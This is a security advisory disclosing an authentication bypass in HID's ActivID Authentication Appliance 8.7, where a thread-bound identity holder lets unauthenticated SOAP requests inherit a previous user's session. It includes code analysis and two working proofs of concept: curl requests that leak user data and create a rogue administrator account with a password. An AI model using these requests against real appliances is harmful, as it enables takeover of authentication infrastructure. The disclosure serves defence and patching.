

ActivID authentication bypass
12/12/2025 - Téléchargement
Product
ActivID Authentication appliance
Severity
Critical
Fixed Version(s)
N/A
Affected Version(s)
See section "Affected versions"
CVE Number
Authors
Description
Presentation
The ActivID Authentication Appliance is a multi-factor authentication platform designed for straightforward deployment and broad adaptability. It supports authentication across major mobile devices and tablets and offers a flexible architecture that accommodates evolving organizational requirements. It is also available as a virtual appliance.
Issue(s)
Synacktiv discovered an authentication bypass in the IASP JAXWS (Jakarta XML Web Services) endpoint of the version 8.7. This vulnerability may lead to privilege escalation by creating administrator users on the Management Console.
Affected versions
Version 8.7 is affected, and anterior versions are likely to be vulnerable as well.
Timeline
| Date | Description |
|---|---|
| 2025.10.10 | Advisory sent to HID Global |
| 2025.10.17 | HID confirmed the bug |
| 2025.10.28 | Release of FIXS2510005 |
Technical details
ActivID authentication bypass
Description
In order to interact with internal Java classes responsible for business operations, the ActivID authentication appliance makes usage of several EJB (Enterprise Java Beans) that are reachable over HTTP through JAXWS (Jakarta XML Web Services). These WebServices do not correctly authenticate the issuer of the request, resulting in an authentication bypass. This bypass comes from the fact that part of the authentication relies on a SubjectHolder that is defined as a ThreadLocal variable. Hence, if this variable is set once, it will persist in the context of this Thread for the following requests.
Analysis
The ActivID Authentication appliance exposes EJBs via JAXWS by annotating some of their classes with WebService, For instance the com.aspace.ftress.interfaces70.ejb.bean.UserManagerBean class:
File: com/actividentity/service/iasp/backend/bean/UserManagerBean.java
34: @WebService(
35:    name = "UserManager",
36:    serviceName = "UserService",
37:    targetNamespace = "http://jaxws.user.frontend.iasp.service.actividentity.com"
38: )
39: @HandlerChain(
40:    file = "/LoginHandlerChain.xml"
41: )
42: @TransactionAttribute(TransactionAttributeType.NEVER)
43: public class UserManagerBean extends ProcessManager implements UserManagerLocal, UserManagerRemote
When accessing the requested EJB, the JAXWS first executes the HandlerChain which acts as middlewares before executing the requested SOAP endpoint. In this case, the HandlerChain points to the LoginHandlerChain.xml file, defined as follows:
File: ac-iasp-backend.jar::LoginHandlerChain.xml
1: <?xml version="1.0" encoding="UTF-8"?>
2: <jws:handler-chains xmlns:jws="http://java.sun.com/xml/ns/javaee">
3: <!-- Note:  The '*" denotes a wildcard. -->
4:         <jws:handler-chain name="LoginHandlerChain">
5:                 <jws:handler>
6:                         <jws:handler-class>com.actividentity.service.iasp.backend.handler.LoginHandler</jws:handler-class>
7:                 </jws:handler>
8:         </jws:handler-chain>
9: </jws:handler-chains>
Only one handler is declared, com.actividentity.service.iasp.backend.handler.LoginHandler, and does the following:
File: com/actividentity/service/iasp/backend/handler/LoginHandler.java
31: public class LoginHandler implements SOAPHandler<SOAPMessageContext> {
32:    private static Logger logger = LogManager.getInstance().getLogger(LoginHandler.class);
33:    private static final QName subjectName = new QName("mySubjectUri", "mySubjectHeader"); // [A.4]
[...]
39:
40:    public boolean handleMessage(SOAPMessageContext var1) {
41:       this.readMessage(var1); // [A.1]
42:       return true;
[...]
51:
52:    private void readMessage(SOAPMessageContext var1) {
53:       logger.debug("LoginHandler: Read SOAP header");
54:       Boolean var2 = (Boolean)var1.get("javax.xml.ws.handler.message.outbound");
55:       if (!var2) {
56:          try {
57:             SOAPMessage var3 = var1.getMessage();
58:             SOAPEnvelope var4 = var3.getSOAPPart().getEnvelope();
59:             SOAPHeader var5 = var4.getHeader();
60:             Iterator var6 = var5.examineAllHeaderElements();
61:
62:             while (var6.hasNext()) { // [A.2]
63:                SOAPHeaderElement var7 = (SOAPHeaderElement)var6.next();
64:                if (var7.getElementQName().equals(subjectName)) { // [A.3]
65:                   logger.debug("LoginHandler: header found, unmarshall it");
66:                   JAXBElement var8 = jc.createUnmarshaller().unmarshal(var7, MySubject.class); // [A.5]
67:                   var8.getDeclaredType();
68:                   MySubject var9 = (MySubject)var8.getValue(); // [A.6]
69:                   this.setSubject(var9); // [A.7]
70:                  break;
71:                }
72:             }
73:          } catch (Exception var10) {
74:             SubjectHolder.setSubject(null);  // [A.8]
75:             logger.error("LoginHandler: error getting subject in SOAP header", var10);
76:          }
Such handler that implements the SOAPHandler interface will execute the LoginHandler.handleMessage method, upon receiving a SOAP HTTP request. In the case of this handler, at [A.1], the readMessage method is called. Then, at [A.2], the code iterates over the soapenv:header elements, and looks for an entry ([A.3]) that matches mySubjectHeader, which is defined at [A.4], and calls the com.actividentity.service.iasp.backend.handler.LoginHandler.setSubject method at [A.7] with the user-provided subject unmarshalled at [A.6]. Finally, if an exception is thrown, the LoginHandler.setSubject method is called with a null subject, and the workflow of the EJB is then executed.
The LoginHandler.setSubject method is defined as follows:
File: com/actividentity/service/iasp/backend/handler/LoginHandler.java
080:    private void setSubject(MySubject var1) {
081:       logger.trace("LoginHandler.setSubject: Begin");
082:       Subject var2 = new Subject(); // [B.1]
[...]
092:       ChannelCodePrincipal var11 = new ChannelCodePrincipal(var1.getChannel());
093:       ALSIPrincipal var12 = new ALSIPrincipal(var1.getUserAlsi()); // [B.2]
[…]
100:       var2.getPrincipals().add(var12);  // [B.3]
[...]
106:       logger.trace("LoginHandler.setSubject: End");
107:       SubjectHolder.setSubject(var2); // [B.4]
108:    }
At [B.1], an instance of a javax.security.auth.Subject is created from the provided MySubject instance. Then, at [B.2], the user-provided ALSI is retrieved and is then set to the Subject instance.
This unpredictable ALSI value is used by ActivID Authentication appliance as a server stored session.
At [B.3], the SubjectHolder.setSubjec static method is called:
File: com/actividentity/service/iasp/util/security/SubjectHolder.java
01: package com.actividentity.service.iasp.util.security;
02:
03: import javax.security.auth.Subject;
04:
05: public class SubjectHolder {
06:    static ThreadLocal<Subject> subject = new ThreadLocal<>(); // [C.2]
07:
08:    public static Subject getSubject() {
09:       return subject.get();
10:    }
11:
12:    public static void setSubject(Subject var0) {
13:       subject.set(var0); // [C.1]
14:    }
15: }
At [C.1], the created Subject instance is set on the SubjectHolder.subject static field. As indicated at [C.2], this field is defined as static and is bound to the thread executing the SOAP request.
Thus, during authentication, this value is either:
- Set by the user if a
soapenv:Header mySubjectHeadervalue is provided - Set with null if an exception is thrown in the
com.actividentity.service.iasp.backend.handler.LoginHandler.readMessagemethod
First case - Provided Subject and ALSI
When providing a mySubjectHeader, for instance:
<soapenv:Header>
  <tni:mySubjectHeader>
    <name>ftadmin</name>
    <userAlsi>DacOCAAAAZlShHsUMm7siFbXPNj+LkCnh2IRjemp</userAlsi>
    <!-- [...]  -->
    <channel>CH_DIRECT</channel>
    <domain>MySecurityDomain</domain>
    </tni:mySubjectHeader>
</soapenv:Header>
The following stacktrace is obtained when trying to execute one of exposed EJBs methods, resulting in a com.actividentity.service.iasp.AuthorizationException:
com.actividentity.service.iasp.AuthorizationException
com.aspace.ftress.business.exception.ALSIInvalidException
com.aspace.ftress.business.authentication.AuthenticationManagerBean.validateALSI
com.aspace.ftress.business.authentication.AuthenticationManagerBean.getValidALSISession
com.aspace.ftress.business.authentication.AuthenticationManagerBean.getValidALSISession
com.aspace.ftress.interfaces70.ejb.bean.AbstractFtressBean.getALSISession
com.aspace.ftress.interfaces70.ejb.bean.AuthenticatorManagerBean.createUPAuthenticator
com.actividentity.service.iasp.uiconfbp.action.credential.ImportCredentialActionHandler.importUPCredential
[...]
Indeed, the application tries to reconstruct a new Subject from the provided ALSI. In the end, thecom.aspace.ftress.business.authentication.AuthenticationManagerBean.validateALSI method is called with the user-controlled ALSI (var1), and the one supposed to exist in the database (var2):
File: com/aspace/ftress/business/authentication/AuthenticationManagerBean.java
981:    private AuthenticationManagerBean.SessionValidationResult validateALSI(ALSI var1, ALSISession var2, boolean var3) throws ALSIInvalidException, InternalException {
982:       if (var2 == null) {
983:          String var6 = var1.getAlsi();
984:          throw new ALSIInvalidException(1901L, var6); // [D.1]
985:       } else {
986:          Date var4 = CoreSecurityHelper.getNow();
987:          AuthenticationManagerBean.SessionValidationResult var5 = this.checkIfSessionTimedOut(var2, var1, var4);
988:          if (var3) {
989:             var2.setLastUsed(var4);
990:             var5.setSessionUpdated(true);
991:          }
992:
993:          return var5;
994:       }
995:    }
As no session have returned by the database, var2 is equal to null, and an ALSIInvalidException is thrown at [D.1], with 1901 as first value, corresponding to the following error code [E.1]:
File: com/aspace/ftress/business/exception/ALSIInvalidException.java
3: public class ALSIInvalidException extends BusinessException {
4:    public static final long SESSION_INVALID = 1900L;
5:    public static final long SESSION_DOES_NOT_EXIST = 1901L; // [E.1]
Finally, the ALSIInvalidException exception is caught, and a new AuthorizationException is created and returned to the end user.
Second case - No ALSI
When no ALSI is provided, the SubjectHolder.subject static field remains untouched within the current thread, as the LoginHandler does not throw any exceptions when not providing an authentication soap header.
However, this value is still used during the rest of the execution. When calling any of the JAXWS classes, the underlying class makes a call to the com.actividentity.service.iasp.backend.manager.ProcessManager.triggerProcess inherited function:
File: com/actividentity/service/iasp/backend/manager/ProcessManager.java
15:    protected BPVariableMap triggerProcess(String var1, BPVariableMap var2) throws Throwable {
16:       var2.put("subject", SubjectHolder.getSubject()); // [F.1]
17:       return this.getDelegate().triggerProcess(var1, var2);
18:    }
This workflow allows dispatching calls to underlying functions, where the string var1 corresponds to the requested method for instance "importCredential" and where var2 represents a dictionary containing the arguments to the call to the method.
At [F.1], the subject entry is set to the value stored by SubjectHolder.subject. The latter is then used in order to verify if the subject has the rights to call the requested method.
Internal mechanisms considerations
AT_SYSPKI user
When accessing the /ssp endpoint, the following callstack is observed until a call to SubjectHolder.SetSubjet is made:
com.actividentity.service.iasp.util.security.SubjectHolder.setSubject
com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicyManager
com.actividentity.idp.backend.IDASHelper.access$400
com.actividentity.idp.backend.IDASHelper$6.tryExecute
com.actividentity.idp.backend.IDASHelper$DirecUserAction.execute
com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicy
[...]
The com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicy is defined as follows, and takes as its first parameter the domain of the appliance:
File: com/actividentity/idp/backend/IDASHelper.java
464:    public static AuthenticationPolicy[] getAuthenticationPolicy(String var0) throws Exception {
[...]
472:          var3 = (new IDASHelper.DirecUserAction<AuthenticationPolicy[]>(var0) {
473:             public AuthenticationPolicy[] tryExecute() throws Exception { // [G.1]
474:                AuthenticationPolicy[] var1x = IDASHelper.getAuthenticationPolicyManager(this.subject).findAuthenticationPolicies(var1, 0L, 0L); // [G.3]
475:                if (var1x != null && var1x.length != 0) {
476:                   return var1x;
477:                } else {
478:                   throw new NoSuchAuthenticationPolicyException("No policies found");
479:                }
480:             }
481:          }).execute(); // [G.2]
[...]
487:    }
At [G.1] an in-lined tryExecute function is declared, which is then executed at [G.2]. This in-lined function will call IDASHelper.getAuthenticationPolicyManager, with its subject property as first parameter at [G.3].
First, the execute method is called, and is defined as follows:
File: com/actividentity/idp/backend/IDASHelper.java
1049:    public abstract static class DirecUserAction<T> {
[...]
1059:       public T execute() throws Exception {
1060:          this.subject = SessionMultiPool.acquireSession(this.domain); // [H.1]
At [H.1], the value of the subject is set to return value of SessionMultiPool#acquireSession, with as its first parameter the domain of the appliance:
File: com/actividentity/idp/backend/sessionpool/SessionMultiPool.java
11: public class SessionMultiPool {
[...]
13:    private static final SessionMultiPool instance;
14:    private Map<String, IaspSubject> theConfigurations = new HashMap<>();
[...]
28:    public static IaspSubject acquireSession(String var0) throws SessionPoolException {
29:       SessionMultiPool var1 = getInstance();
30:       synchronized (var1.theConfigurations) {
31:          IaspSubject var3 = var1.theConfigurations.get(var0); // [I.1]
32:          if (var3 != null && var1.callback.checkSession(var3)) { // [I.2]
33:             return var3; // [I.3]
34:          } else {
35:             log.debug("Creating new direct user session");
36:             var3 = var1.callback.authenticate(var0); // [I.4]
37:             var1.theConfigurations.put(var0, var3); // [I.5]
38:             return var3; // [I.6]
39:          }
40:       }
41:    }
This function returns an IaspSubject instance, that inherits from the Subject class. This instance is stored within the the Configurations hashmap. It is retrieved at [I.1] and returned at [I.3].
If no IaspSubject is stored at the key corresponding to the domain ([I.2]), then a new instance is created at [I.4] and is stored in the map at [I.5]. This value is returned at [I.6].
In the default configuration of the ActivID authentication appliance, the subject returned by the callback.authenticate call, corresponds the AT_SYSPKI user:

Thus, the subject property of the DirecUserAction instance is set to the one representing AT_SYSPKI.
At [G.3], the com.actividentity.idp.backend.IDASHelper.getAuthenticationPolicyManager is called:
File: com/actividentity/idp/backend/IDASHelper.java
143:    private static AuthenticationPolicyManager getAuthenticationPolicyManager(IaspSubject var0) throws FactoryException {
144:       logger.trace("Begin getAuthenticationPolicyManager");
145:       AuthenticationPolicyManager var1 = AuthenticationPolicyManagerFactory.getAuthenticationPolicyManager(null);
146:       SubjectHolder.setSubject(var0.getSubject()); // [H.1]
147:       logger.trace("End getAuthenticationPolicyManager");
148:       return var1;
149:    }
At [H.1], the SubjectHolder.setSubject is called and sets the value of the subject static property of the SubjectHolder class.
This value is not unset later on, thus an identity of AT_SYSPKI is set on the thread.
User authentication
When a user authenticates itself on the appliance, for instance on the Administration Console located on /aiconsole, the same authentication pattern is observed, and the Subject identifying the user is set onto the SubjectHolder.subject static property.
Indeed, the following callstack is observed:
com.actividentity.service.iasp.util.security.SubjectHolder.setSubject
com.actividentity.jaas.iasp.authorisation.IASPPolicy.checkAuthorization
com.actividentity.jaas.iasp.authorisation.IASPPolicy.checkGroupFunctionPrivilege
com.actividentity.jaas.iasp.authorisation.IASPPolicy.checkPermission
com.actividentity.iasp.ui.jaas.utils.Authorisation.checkPermission
Once authenticated, a call to SubjectHolder.setSubject is made and sets the value of the subject static property of the SubjectHolder class.
This value is not unset later on, thus the identity of the just authenticated user is set on the thread.
Impact
As the authentication of the JAXWS services is based on the value that is stored inside the SubjectHolder.subject static property, when no authentication header is provided, it is possible to obtain a value that has been set previously. In other words, an unauthenticated user can impersonate a previously connected user. The actions that they will be able to perform will depend on the privileges of the previously authenticated user.
<div class="pagebreak"></div>
Proof of concept - First scenario: authentication bypass as SYS_PKI
In this first scenario, no user is authenticated on the application prior to the attack.
First, a SOAP getUsers call to the UserManager endpoint, requiring authentication is made:
$ cat envelope.xml
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.user.frontend.iasp.service.actividentity.com" xmlns:tni="mySubjectUri">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:getUsers>
         <arg0>
            <!--type: string-->
            <id>ftadmin</id>
         </arg0>
      </jax:getUsers>
   </soapenv:Body>
</soapenv:Envelope>

$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @envelope.xml https://hid/ac-iasp-backend-jaxws/UserManager -D  - -o /dev/null
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 19 Sep 2025 15:01:57 GMT
Content-Type: text/xml; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault xmlns:ns0="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://www.w3.org/2003/05/soap-envelope"><faultcode>ns0:Server</faultcode><faultstring></faultstring><detail><ns0:ManagementException xmlns:ns0="http://iasp.service.actividentity.com/"><stackTraceElements><className>com.actividentity.service.iasp.backend.bean.UserManagerBean</className><fileName>UserManagerBean.java</fileName>
[...]
Then, multiple requests are done to /ssp endpoint using curl:
$ parallel -j50 'curl -ksL https://hid/ssp -o /dev/null; echo "[i] Request {}"' ::: {1..50}
[i] Request 1
[...]
[i] Request 49
Finally, a SOAP getUsers call to the UserManager endpoint:
$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @envelope.xml https://hid/ac-iasp-backend-jaxws/UserManager

<?xml version='1.0' encoding='UTF-8'?>
<S:Envelope
    xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
    <S:Body>
        <ns1:getUsersResponse
            xmlns:ns1="http://jaxws.user.frontend.iasp.service.actividentity.com">
            <return>
                <created>
                    <date>2011-01-01T00:00:00Z</date>
                </created>
                <id
                    xmlns:ns2="http://user.iasp.service.actividentity.com/"
                    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="ns2:userId">
                    <id>ftadmin</id>
                    <type>User</type>
                </id>
                <modified/>
                <state>ENABLED</state>
                <validityEnd/>
                <validityStart/>
                <aliases>
                    <aliasType>UserExternalReference</aliasType>
                    <value>ftadmin</value>
                </aliases>
                <dataSourceId>
                    <id>UR_INTERNAL</id>
                    <type>DataSource</type>
                </dataSourceId>
                <parentGroup>
                    <id>FTADMIN</id>
                    <type>Group</type>
                </parentGroup>
            </return>
        </ns1:getUsersResponse>
    </S:Body>
</S:Envelope>
Information of the ftadmin user are retrieved.
<div class="pagebreak"></div>
Proof of concept - Second scenario: creating a rogue admin account
In this second scenario, an admin account is currently authenticated on the application.
First the ftadmin user authenticates itself on the ActivID Management Console:

Then the following XML body is created in order to interact with the createUser of the UserManager endpoint:
$ cat createUser.xml
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.user.frontend.iasp.service.actividentity.com">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:createUser>
         <arg0>
            <created>
               <!--type: dateTime-->
               <date>2025-09-29T03:49:45</date>
            </created>
 <id xmlns:ns2="http://user.iasp.service.actividentity.com/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="ns2:userId">
               <!--type: string-->
               <id>synacktivadm</id>
               <!--type: string-->
               <type>User</type>
            </id>
             <!--type: string-->
            <state>ENABLED</state>
            <validityEnd>
               <!--type: dateTime-->
               <date>2033-08-09T02:18:37+02:00</date>
            </validityEnd>
            <validityStart>
               <!--type: dateTime-->
               <date>2012-09-13T15:00:34+02:00</date>
            </validityStart>
            <aliases>
              <aliasType>UserExternalReference</aliasType>
              <value>synacktivadm</value>
            </aliases>
            <dataSourceId>
              <id>UR_INTERNAL</id>
              <type>DataSource</type>
            </dataSourceId>
            <entries key="TITLE" dynamic="false" sensitive="false"><value>synacktivadm</value></entries><entries key="LASTNAME" dynamic="false" sensitive="false"><value>synacktivadm</value></entries><entries key="FIRSTNAME" dynamic="false" sensitive="false"><value>synacktivadm</value></entries><entries key="ATR_EMAIL" dynamic="false" sensitive="false"><value>test3@s1n.fr</value></entries><parentGroup><id>FTADMIN</id><type>Group</type></parentGroup>
            <roleIds>
               <!--type: string-->
               <id>RL_USERADM</id>
               <!--type: string-->
               <type></type>
            </roleIds>
         </arg0>
      </jax:createUser>
   </soapenv:Body>
</soapenv:Envelope>
The endpoint is then reached with the following curl command :
$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @createUser.xml https://hid/ac-iasp-backend-jaxws/UserManager
<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns1:createUserResponse xmlns:ns1="http://jaxws.user.frontend.iasp.service.actividentity.com"><return xmlns:ns2="http://user.iasp.service.actividentity.com/" xmlns:ns0="http://iasp.service.actividentity.com/"><id>synacktivadm</id><type>User</type></return></ns1:createUserResponse></S:Body></S:Envelope>
Note that this request might need to be sent multiple times as an authenticated thread needs to be reached.
Then the following XML body is created in order to interact with the importCredential of the CredentialManager endpoint :
$ cat importUser.xml
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.credential.frontend.iasp.service.actividentity.com">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:importCredential>
         <arg0>
            <id>4TRESS:USR:synacktivadm</id>
            <type>UserType</type>
         </arg0>
         <arg1>
            <validityEnd>
               <date>2028-02-14T19:44:14</date>
            </validityEnd>
            <validityStart>
               <date>2018-11-01T06:36:46+01:00</date>
            </validityStart>
         </arg1>
         <arg2 key="credentialField">
            <value>password01</value>
         </arg2>
        <arg2 key="username">
            <value>synacktivadm</value>
         </arg2>
        <arg2 key="expiryThreshold">
            <value>-1</value>
         </arg2>
         <arg3>
            <id>4TRESS:CT:UP:AT:OP_ATCODE</id>
            <type>CredentialProfile</type>
         </arg3>
      </jax:importCredential>
   </soapenv:Body>
</soapenv:Envelope>
The endpoint is then reached with the following curl command :
$ curl -ks -H "Content-Type: text/xml;charset=UTF-8" --data @importUser.xml https://hid/ac-iasp-backend-jaxws/CredentialManager
<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns1:importCredentialResponse xmlns:ns1="http://jaxws.credential.frontend.iasp.service.actividentity.com" xmlns:ns2="http://jaxws.configuration.frontend.iasp.service.actividentity.com"><return xmlns:ns4="http://credential.iasp.service.actividentity.com/" xmlns:ns3="http://configuration.iasp.service.actividentity.com/" xmlns:ns5="http://lifecycle.iasp.service.actividentity.com/" xmlns:ns0="http://iasp.service.actividentity.com/" xmlns:ns6="http://profile.iasp.service.actividentity.com/"><id>4TRESS:AT:OP_ATCODE:USR:synacktivadm:CT:UP</id><type>Credential</type></return></ns1:importCredentialResponse></S:Body></S:Envelope>
The just created synacktivadm user can then authenticate on the ActivID Management Console and perform administration tasks.

Recommendation
The FIXS2510005 hotfix addressing the identified vulnerability in the impacted products is available for download from https://iamsportal.hidglobal.com.